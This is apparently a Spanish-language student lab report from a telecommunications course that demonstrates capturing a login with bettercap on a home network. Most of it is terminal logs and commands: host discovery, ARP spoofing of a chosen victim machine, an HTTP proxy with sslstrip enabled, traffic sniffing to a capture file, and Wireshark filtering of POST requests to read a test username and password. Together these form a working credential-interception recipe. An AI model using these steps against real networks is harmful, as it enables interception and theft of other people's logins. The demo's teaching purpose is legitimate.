



FUNDAMENTOS DE TELECOMUNICACIONES

Demo bettercap



Alumno: Manuel Alfonso Alonzo Chi.

Ejemplo captura de usuario y contraseña bettercap

Seleccionamos a la víctima en este caso ALAN con la ip 192.168.0.3

```
root@kali: ~  
File Edit View Search Terminal Help  
192.168.0.0/24 > 192.168.0.8 » net.probe on  
192.168.0.0/24 > 192.168.0.8 » [08:12:22] [sys_log] [inf] net.probe starting net.recon as a requirement for net.probe  
192.168.0.0/24 > 192.168.0.8 » [08:12:22] [endpoint.new] endpoint 192.168.0.9 detected as f0:6e:0b:f2:08:d5 (Microsoft Corporation).  
192.168.0.0/24 > 192.168.0.8 » [08:12:22] [endpoint.new] endpoint 192.168.0.5 detected as 10:c7:53:ab:02:24 (Qingdao Intelligent&Precise Electronics Co.,Ltd.).  
192.168.0.0/24 > 192.168.0.8 » [08:12:22] [endpoint.new] endpoint 192.168.0.3 detected as 30:52:cb:cb:59:80 (Liteon Technology Corporation).  
192.168.0.0/24 > 192.168.0.8 » [08:12:22] [endpoint.new] endpoint 192.168.0.4 detected as 1c:cc:d6:70:c7:8e.  
192.168.0.0/24 > 192.168.0.8 » [08:12:22] [endpoint.new] endpoint 192.168.0.253 detected as 00:00:ca:01:02:03 (ARRIS Group, Inc.).  
192.168.0.0/24 > 192.168.0.8 » net.show  


| IP            | MAC               | Name    | Vendor                                           | Sent   | Recvd  | Seen     |
|---------------|-------------------|---------|--------------------------------------------------|--------|--------|----------|
| 192.168.0.8   | 1c:bf:ce:1f:cb:b2 | wlan0   |                                                  | 0 B    | 0 B    | 08:12:07 |
| 192.168.0.1   | d4:ab:82:44:4a:55 | gateway | ARRIS Group, Inc.                                | 10 kB  | 8.4 kB | 08:12:07 |
| 192.168.0.3   | 30:52:cb:cb:59:80 | ALAN    | Liteon Technology Corporation                    | 1.0 kB | 1.1 kB | 08:12:38 |
| 192.168.0.4   | 1c:cc:d6:70:c7:8e |         |                                                  | 566 B  | 276 B  | 08:12:38 |
| 192.168.0.5   | 10:c7:53:ab:02:24 |         | Qingdao Intelligent&Precise Electronics Co.,Ltd. | 360 B  | 276 B  | 08:12:38 |
| 192.168.0.9   | f0:6e:0b:f2:08:d5 |         | Microsoft Corporation                            | 0 B    | 184 B  | 08:12:22 |
| 192.168.0.253 | 00:00:ca:01:02:03 |         | ARRIS Group, Inc.                                | 240 B  | 184 B  | 08:12:33 |

  
29 kB / 95 kB / 1665 pkts  
192.168.0.0/24 > 192.168.0.8 » [08:12:40] [endpoint_lost] endpoint 192.168.0.9 f0:6e:0b:f2:08:d5 (Microsoft Corporation) lost.  
192.168.0.0/24 > 192.168.0.8 » [08:12:55] [endpoint.new] endpoint 192.168.0.9 detected as f0:6e:0b:f2:08:d5 (Microsoft Corporation).  
192.168.0.0/24 > 192.168.0.8 » [08:13:47] [endpoint_lost] endpoint 192.168.0.9 f0:6e:0b:f2:08:d5 (Microsoft Corporation) lost.  
192.168.0.0/24 > 192.168.0.8 » [08:13:54] [endpoint.new] endpoint 192.168.0.9 detected as f0:6e:0b:f2:08:d5 (Microsoft Corporation).  
192.168.0.0/24 > 192.168.0.8 » [08:14:13] [endpoint_lost] endpoint 192.168.0.9 f0:6e:0b:f2:08:d5 (Microsoft Corporation) lost.  
192.168.0.0/24 > 192.168.0.8 » [08:14:54] [endpoint.new] endpoint 192.168.0.9 detected as f0:6e:0b:f2:08:d5 (Microsoft Corporation).  
192.168.0.0/24 > 192.168.0.8 » [08:15:04] [endpoint_lost] endpoint 192.168.0.9 (XboxOne,local) f0:6e:0b:f2:08:d5 (Microsoft Corporation) lost.  
192.168.0.0/24 > 192.168.0.8 » [08:15:54] [endpoint.new] endpoint 192.168.0.9 detected as f0:6e:0b:f2:08:d5 (Microsoft Corporation).  
192.168.0.0/24 > 192.168.0.8 » [08:16:16] [endpoint_lost] endpoint 192.168.0.9 f0:6e:0b:f2:08:d5 (Microsoft Corporation) lost.
```

Seleccionamos el lugar para guardar las contraseñas

```
File Edit View Search Terminal Help  
192.168.0.0/24 > 192.168.0.8 » [08:18:13] [endpoint_lost] endpoint 192.168.0.9 f0:6e:0b:f2:08:d5 (Microsoft Corporation) lost.  
192.168.0.0/24 > 192.168.0.8 » set arp.spoof.targets 192.168.0.3  
192.168.0.0/24 > 192.168.0.8 » get http.proxy 1[08:19:55] [endpoint.new] endpoint 192.168.0.9 detected as f0:6e:0b:f2:08:d5 (Microsoft Corporation).  
192.168.0.0/24 > 192.168.0.8 » get http.pro[08:20:12] [endpoint_lost] endpoint 192.168.0.9 f0:6e:0b:f2:08:d5 (Microsoft Corporation) lost.  
192.168.0.0/24 > 192.168.0.8 » get http.proxy.address  
  
http.proxy.address: '<interface address>'  
192.168.0.0/24 > 192.168.0.8 » set http.proxy.address 192.168.[08:20:55] [endpoint.new] endpoint 192.168.0.9 detected as f0:6e:0b:f2:08:d5 (Microsoft Corporation).  
192.168.0.0/24 > 192.168.0.8 » set http.proxy.address 192.168.0.8  
192.168.0.0/24 > 192.168.0.8 » get http.proxy.address  
  
http.proxy.address: '192.168.0.8'  
192.168.0.0/24 > 192.168.0.8 » set http.proxy.ssls[08:21:51] [endpoint_lost] endpoint 192.168.0.9 f0:6e:0b:f2:08:d5 (Microsoft Corporation) lost.  
192.168.0.0/24 > 192.168.0.8 » set http.proxy.sslstrip[08:21:54] [endpoint.new] endpoint 192.168.0.9 detected as f0:6e:0b:f2:08:d5 (Microsoft Corporation).  
192.168.0.0/24 > 192.168.0.8 » set http.proxy.sslstrip true  
192.168.0.0/24 > 192.168.0.8 » set http.proxy.sslstrip tru  
192.168.0.0/24 > 192.168.0.8 » [08:22:15] [endpoint_lost] endpoint 192.168.0.9 f0:6e:0b:f2:08:d5 (Microsoft Corporation) lost.  
192.168.0.0/24 > 192.168.0.8 » set http.proxy.sslstrip true  
192.168.0.0/24 > 192.168.0.8 » get http.proxy.sslstrip  
  
http.proxy.sslstrip: 'true'  
192.168.0.0/24 > 192.168.0.8 » [08:22:55] [endpoint.new] endpoint 192.168.0.9 detected as f0:6e:0b:f2:08:d5 (Microsoft Corporation).  
192.168.0.0/24 > 192.168.0.8 » set net.sniff.output test4.cap  
192.168.0.0/24 > 192.168.0.8 » [08:23:42] [endpoint_lost] endpoint 192.168.0.9 f0:6e:0b:f2:08:d5 (Microsoft Corporation) lost.  
192.168.0.0/24 > 192.168.0.8 » get net.sniff.output  
  
net.sniff.output: 'test4.cap'
```

Levantamos el http. spoof, http. Proxy y el net. sniff

```
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
net.probe > running
net.recon > running
net.sniff > running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
```

Hacemos LOGIN para capturar los datos, en este caso el usuario es "prueba" y la contraseña es "TELECOMUNICACIONES"

The image shows a desktop environment with a terminal window and a web browser. The terminal window displays the following JSP code:

```
<%@ page language="Java" import="java.sql.*" %>
<%
String uname=request.getParameter("userName");
String pwd=request.getParameter("password");
%>

<jsp:useBean id="db" scope="request" class="logbean.LoginBean" >

<jsp:setProperty name="db" property="userName" value="<%=uname%>" />
<jsp:setProperty name="db" property="password" value="<%=pwd%>" />

</jsp:useBean>
<jsp:forward page="hello">
<jsp:param name="username" value="<%=db.getUserName()%>" />
<jsp:param name="password" value="<%=db.getPassword()%>" />
</jsp:forward>
```

The browser window shows a login form titled "Login Authentication" with fields for "Login Name" and "Password", and a "Submit" button. The browser address bar shows "aakam.info/login/login.jsp".

Abrimos wireshark para revisar si se capturaron los datos


```

root@kali: ~
File Edit View Search Terminal Help


root@kali:~# wireshark
» [08:32:32] [net.sniff.mdns] mdns 192.168.0.4 : PTR query for _googlecast._tcp.local
» [08:32:37] [net.sniff.mdns] mdns Android.local : Android.local is 192.168.0.5, fe80::12c7:0000:0000:0000
» [08:32:37] [net.sniff.mdns] mdns Android.local : Unknown query for Android.local
» [08:32:37] [net.sniff.mdns] mdns Android.local : Unknown query for Android.local
» [08:32:37] [net.sniff.mdns] mdns Android.local : Unknown query for Android.local
» [08:32:37] [net.sniff.mdns] mdns Android.local : Android.local is 192.168.0.5, fe80::12c7:0000:0000:0000
» [08:32:37] [net.sniff.mdns] mdns Android.local : Android.local is 192.168.0.5, fe80::12c7:0000:0000:0000
» [08:32:37] [net.sniff.mdns] mdns Android.local : Unknown query for Android.local
» [08:32:37] [net.sniff.mdns] mdns Android.local : Unknown query for Android.local
» [08:32:38] [net.sniff.mdns] mdns Android.local : Android.local is 192.168.0.5, fe80::12c7:0000:0000:0000
» [08:32:39] [net.sniff.mdns] mdns Android.local : Android.local is 192.168.0.5, fe80::12c7:0000:0000:0000
» [08:32:41] [net.sniff.mdns] mdns Android.local : Android.local is 192.168.0.5, fe80::12c7:0000:0000:0000
» [08:32:45] [net.sniff.mdns] mdns Android.local : Android.local is 192.168.0.5, fe80::12c7:0000:0000:0000
» [08:32:48] [net.sniff.mdns] mdns Android.local : PTR query for _96084372._sub._googlecast._tcp.local
» [08:32:48] [net.sniff.mdns] mdns Android.local : PTR query for _googlecast._tcp.local
» [08:32:52] [net.sniff.mdns] mdns 192.168.0.4 : PTR query for _googlecast._tcp.local
» [08:32:52] [net.sniff.mdns] mdns 192.168.0.4 : PTR query for _233637DE._sub._googlecast._tcp.local
» [08:32:53] [net.sniff.mdns] mdns Android.local : Android.local is 192.168.0.5, fe80::12c7:0000:0000:0000
» n[08:33:03] [net.sniff.https] sniff ALAN > https://ecs.office.com
» n[08:33:03] [net.sniff.https] sniff ALAN > https://ecs.office.com
» net.sniff[08:33:08] [net.sniff.mdns] mdns Android.local : PTR query for _googlecast._tcp.local
» net.sniff[08:33:08] [net.sniff.mdns] mdns Android.local : PTR query for _96084372._sub._googlecast._tcp.local
» net.sniff[08:33:09] [net.sniff.mdns] mdns Android.local : Android.local is 192.168.0.5, fe80::12c7:0000:0000:0000
» net.sniff off
» http.proxy off
» arp.[08:33:55] [endpoint.new] endpoint 192.168.0.9 detected as f0:6e:0b:f2:08:d5 (Microsoft Windows)
» arp.spoof off
» [08:33:55] [arp.new] ARP cache of 1 targets

```

Abrimos el archivo en este caso se llama **test4.cap**



Aplicamos un filtro http



Nos ubicamos en la parte de POST de esta manera visualizamos los datos capturados

